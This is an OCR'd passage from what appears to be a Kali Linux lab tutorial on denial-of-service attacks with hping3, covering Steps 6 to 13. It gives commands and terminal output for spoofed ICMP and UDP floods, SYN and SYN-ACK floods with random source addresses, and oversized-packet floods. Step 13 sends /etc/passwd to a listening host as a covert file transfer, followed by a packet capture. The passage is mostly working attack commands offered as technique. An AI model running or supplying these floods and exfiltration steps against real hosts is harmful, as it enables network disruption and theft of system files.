
```
┌──(root㉿kali)-[~]
└─# hping3 --udp --rand-source 192.168.3.163 -i eth0
HPING 192.168.3.163 (eth0 192.168.3.163): udp mode set, 28 headers + 0 data bytes
```




Step-6:- Pushing huge number of spoofed ICMP packet to a particular target host

#hping3 --icmp --spoof 192.168.3.104 192.168.3.163

Spoofed IP:- 192.168.3.104
Target IP :- 192.168.3.163






Step-7:- Pushing huge number of spoofed UDP packet to a particular target host

#hping3 --udp -d 50 --spoof 192.168.3.104 192.168.3.163

```
┌──(root㉿kali)-[~]
└─# sudo hping3 --udp -d 50 --spoof 192.168.3.104 192.168.3.163


HPING 192.168.3.163 (eth0 192.168.3.163): udp mode set, 28 headers + 50 data bytes
^C
── 192.168.3.163 hping statistic ──
78 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```




Step-8:-This kind of usually takes place on the network send the data to target machine without mentioning any services

 # hping3 192.168.3.104 --data 10000000

Target IP

```
┌──(root㉿kali)-[~]
└─# sudo hping3 192.168.3.104 --data 10000000
HPING 192.168.3.104 (eth0 192.168.3.104): NO FLAGS are set, 40 headers + 38528 data bytes
^C
--- 192.168.3.104 hping statistic ---
122 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```




Step-9:- Flood the target machine using Syn packet


#hping3 -S -d 50000 --flood 192.168.3.104


Packet Length

```
┌──(root㉿kali)-[~]
└─# sudo hping3 -S -d 50000 --flood 192.168.3.104
HPING 192.168.3.104 (eth0 192.168.3.104): S set, 40 headers + 50000 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.3.104 hping statistic ---
1786 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```



Step-10:-Send huge number SYN request to target machine 192.168.3.104 #hping3 -S 192.168.104 -a 192.168.5.88 -k -s 135 -p 135 --flood







[OR]

#hping3 -SA --rand-source -p 8080 192.168.3.104


SYN+ACK






Step-11:- Send SYN ACK flood to destination port 8080


hping3 --rand-source -SAFRU -L 1 -M 0 -p 8080 192.168.3.104







Step-12:-By UDP


#hping3 192.168.3.104 --listen signature --safe --udp





Step-13:-Setting hping3 in listen mode from another host push the file #hping3 192.168.3.104 --udp -d 1000 --sign signature --file /etc/passwd




*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp
No. Time Source Destination Protocol Length Info
21 5.278608035 192.168.3.88 192.168.3.104 UDP 1042 2100 → 0 Len=1000
23 5.756510115 192.168.3.131 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
26 6.005423035 192.168.3.104 239.192.152.143 LSD 178
27 6.005559365 192.168.3.104 239.192.152.143 LSD 178
28 6.005683403 fe80::a810:b1de:fa4… ff15::efc0:988f LSD 200
29 6.005796826 fe80::a810:b1de:fa4… ff15::efc0:988f LSD 200
30 6.279275997 192.168.3.88 192.168.3.104 UDP 1042 2101 → 0 Len=1000
31 6.632395457 192.168.3.108 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
32 6.721806821 192.168.3.122 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
33 6.722021932 192.168.3.179 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
34 6.738724614 192.168.3.122 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
